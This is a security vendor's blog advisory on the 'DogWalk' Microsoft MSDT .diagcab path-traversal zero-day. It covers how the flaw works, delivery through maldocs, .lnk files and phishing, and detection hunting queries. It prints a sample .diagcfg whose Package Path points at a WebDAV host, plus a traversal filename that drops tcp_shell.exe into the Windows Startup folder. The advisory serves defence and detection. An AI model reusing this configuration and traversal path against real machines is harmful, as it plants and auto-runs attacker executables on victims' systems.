BLOG


SECURONIX THREAT LABS INITIAL COVERAGE ADVISORY: DETECTING MICROSOFT MSDT "DOGWALK" .DIAGCAB 0-DAY USING SECURONIX

INFORMATION SECURITY

Share

By Securonix Threat Labs, Threat Research: Den Iuzvyk, Tim Peck

June 09, 2022



Introduction


In wake of the new Microsoft **"Follina" MSDT vulnerability**, a new 0-day has just emerged dubbed "DogWalk" due to the path traversal component of the exploit. Much like Follina, DogWalk also takes advantage of the Microsoft Troubleshoot component baked into modern versions of Windows except this time the exploit lies in *.diagcab* files which can be used by a threat actor to download files to the victim's computer. In short, these files contain diagnostic information and resources that can be modified by an attacker to download a .exe file into an unsuspecting user's startup folder, for example.

There are a few ways in which this attack would ultimately be carried out: by tricking an unsuspecting user to download and run the .diagcab file by either providing a web link, embedding and executing it in a .lnk file, or downloading and running it via a malicious Office document, or maldoc.

Vulnerability Analysis

The new Microsoft Diagnostic Tool (MSDT) vulnerability works by taking advantage of the Microsoft Diagnostic tool’s library file sdiageng.dll. This library file does a few interesting things, however for the purposes of this exploit, the function that we are interested in is its ability to take a provided file path from the .diagcab file (.diagcfg). This file is then downloaded into a temporary folder on the victim’s machine.

When the XML-based .diagcfg file is loaded, the “Path=” variable is loaded and read by sdiageng.dll. This could be a WebDAV connection to a remote machine hosting the malicious .exe file under the attacker’s control. Figure 1 contains an example of this file structure.




untitled • (Folina) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
FOLD
untitled

```
<?xml version="1.0" encoding="utf-8"?>
<PackageConfiguration xmlns="http://www.microsoft.com/schemas/
dcm/configuration/2008">
  <Execution>
    <Package Path="\\172.16.144.205@80\DavWWWRoot\package" />
    <Name>Some name</Name>
    <Description>Some description</Description>
    <Icon>@%windir%\diagnostics\system\WindowsUpdate\DiagPackage
    .dll,-1001</Icon>
  </Execution>

  <Index>
    <Id>Custom</Id>
    <RequiresAdminPrivileges>false</RequiresAdminPrivileges>
    <PrivacyUrl>http://go.microsoft.com/fwlink/?LinkId=190175</
    PrivacyUrl>
    <Version>1.0</Version>
    <PublisherName>Microsoft Corporation</PublisherName>
    <Category>@%windir%\system32\DiagCpl.dll,-412</Category>
```

(Figure 1)

After the WebDAV server is accessed by sdiageng.dll in MSDT, temporary files are created on the victim’s machine. The interesting thing that happens here is that file names present on the WebDAV server will be downloaded into the newly created folder found in:*C:\Users\victim\AppData\Local\Temp\*. Folders will have a random file name beginning with SDIAG_ pictured in Figure 2:



```
Name                                                Date moc
SDIAG_62db2691-9412-4514-9ee9-23fcd79522fd          6/8/2022
SDIAG_96c43e15-f680-4258-8f69-8408544cfcaf          6/8/2022
SDIAG_989e60cb-c641-46a4-9c1d-b8271a5b2fd4          6/8/2022
SDIAG_a0b5c1f8-1f1a-4dbb-9b67-2ffa4aa0db77          6/8/2022
SDIAG_a5460be3-5efc-482e-af68-ada1f52befb7          6/8/2022
SDIAG_b40a16a7-57cd-4051-bdee-1e45a5e522d4          6/8/2022
SDIAG_c5794d2a-6e4e-498b-88dd-17f124643c92          6/8/2022
41 items
```

(Figure 2)

Files contained in WebDav are downloaded into the new temp files. For instance if shell.exe was present on the WebDAV server, the folder:


SDIAG_8ee5485c-4de4-400b-5eda-45829c5dee678

Would become:

SDIAG_8ee5485c-4de4-400b-5eda-45829c5dee678\shell.exe

The problem with this scenario is that shell.exe would never execute. However, thanks to the path traversal vulnerability, the attacker now creates a file on the WebDAV server that uses path traversal (../../../) to place the malicious executable wherever they so choose.

For example, the attacker could put a file named “**..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\tcp_shell.exe**” on the webdav server seen in Figure 3.



..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\tcp_shell.exe

(Figure 3)

This vulnerability works because Windows is under the assumption that each filename on the WebDav share is a legitimate Windows filename.

When the exploit runs, the file is now created:

SDIAG_8ee5485c-4de4-400b-5eda-45829c5dee678\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\tcp_shell.exe

Which effectively becomes:

C:\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\tcp_shell.exe

Since the files on the WebDav server are downloaded to the newly created temp folder, the malicious tcp_shell.exe file would be downloaded and placed into the user’s startup folder. This executable would then be run the next time the user logs into their workstation. This solves the execution issue we mentioned earlier with shell.exe.

Attack Methodology

Given the fact that we need a user to execute a .diagcfg file, how can we expect this attack to be carried out? It’s possible that the file could be executed non-interactively by another process. We tested a few methods that were present today such as executing the .diagcfg file with office macros, and malicious .lnk files. Both are a bit more luring and fall in line with attack vectors currently being deployed today.

Users may also double click the file manually if they were instructed to do so per the phishing email or download instructions.

Today this attack will work on all modern versions of Microsoft Windows including all variations of Windows Server 2012, Server 2016, Server 2019, Server 2022, Windows 7, Windows 10, and Windows 11.

Detecting DogWalk

As with the **Follina vulnerability**, much of the detection can be leveraged around MSDT processes.

Some unique detections with how .diagcab files are executed can also be leveraged with the new DogWalk vulnerability.

One method can be taking a look at the CommandLine for msdt.exe process execution. As we can see when executing the .diagcab below in Figure 4, the name of the diagcab file is present at the end of the command string.

(Figure 4)

Conclusion

At the time of publication, the DogWalk vulnerability is in 0-day status with no available patch from Microsoft. Given the broad scope of the vulnerability we recommend users and organizations be extra vigilant around preventing the execution of .diagcab files and following the Securonix mitigation recommendations highlighted below.

Securonix Recommendations and Mitigations

- Avoid downloading unknown email attachments from unknown sources
- Monitor the presence and execution of .diagcab files in the environment
- Monitor Windows startup folder for unknown applications
- Scan endpoints using the Securonix Seeder Hunting Queries below

Securonix Detection Policies

- Possible Microsoft Diagnostic Tool "DogWalk" Exploitation Attempt File Creation Analytic
- Possible Microsoft Diagnostic Tool "DogWalk" Exploitation Attempt Process Creation Analytic
- Possible Microsoft Diagnostic Tool "DogWalk" Exploitation Attempt URLs Access Analytic

Hunting Queries

- index = activity AND (rg_functionality = “Next Generation Firewall” OR rg_functionality = “Application Firewall” OR rg_functionality = “Web Server” OR rg_functionality = “Web Proxy”) AND requesturl CONTAINS “.diagcab”

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND (destinationprocessname ENDS WITH “msdt.exe” OR filename CONTAINS “msdt.exe”) AND (resourcecustomfield1 CONTAINS “cab ” AND resourcecustomfield1 CONTAINS “.diagcab”)

- index = activity AND rg_functionality = “Microsoft Windows” AND baseeventid = 4688 AND destinationprocessname = “msdt” AND resourcecustomfield1 CONTAINS “cab” AND resourcecustomfield1 CONTAINS “.diagcab”

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction ENDS WITH “Written” OR deviceaction = “File created”) AND destinationprocessname ENDS WITH “msdt.exe” AND customstring49 NOT CONTAINS “SDIAG_”

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND resourcecustomfield1 CONTAINS “.diagcab” AND (resourcecustomfield1 CONTAINS “http:” OR resourcecustomfield1 CONTAINS “https:” OR resourcecustomfield1 CONTAINS “ftp:” OR resourcecustomfield1 CONTAINS “ftps:”)

- index = activity AND rg_functionality = “Microsoft Windows” AND baseeventid = 4688 AND resourcecustomfield1 CONTAINS “.diagcab” AND (resourcecustomfield1 CONTAINS “http:” OR resourcecustomfield1 CONTAINS “https:” OR resourcecustomfield1 CONTAINS “ftp:” OR resourcecustomfield1 CONTAINS “ftps:”)

*Note: If you are an **Autonomous Threat Sweeper** subscriber, all of the above TTPs have been swept and a summary detection report will be shared with the recipients.*

For the latest threat intelligence and updates please refer to our **Github page** that is updated daily. We also invite you to send your questions regarding critical security advisories to the **Securonix Critical Intelligence Advisory team** and look forward to being of assistance.

References

- [1] **https://www.securonix.com/blog/rce-0-day-in-ms-office-using-ole-object-cve-2022-30190-analysis/**

- [2] **https://irsl.medium.com/the-trouble-with-microsofts-troubleshooters-6e32fc80b8bd**

- [3] **https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/**

Updated June 10, 2022

PREVIOUS ARTICLE

Picus Security and Securonix Partner to Embed Security Control Validation Into Detection and Response Programs

NEXT ARTICLE

Securonix New Announcement Roundup

Related Resource

View all

THREAT RESEARCH

Details and Guidance on New “FortiJump” Vulnerability or CVE-2024-47575

Learn More

THREAT RESEARCH

Securonix Threat Labs Monthly Intelligence Insights – September 2024

Learn More

THREAT RESEARCH

SHROUDED#SLEEP: A Deep Dive into North Korea’s Ongoing Campaign Against Southeast Asia

Learn More

THREAT RESEARCH

Securonix Threat Labs Summer Intelligence Insights – 2024

Learn More

Blog Contact Us REQUEST A DEMO

securonix

Why Securonix? Products Solutions Resources Partners Company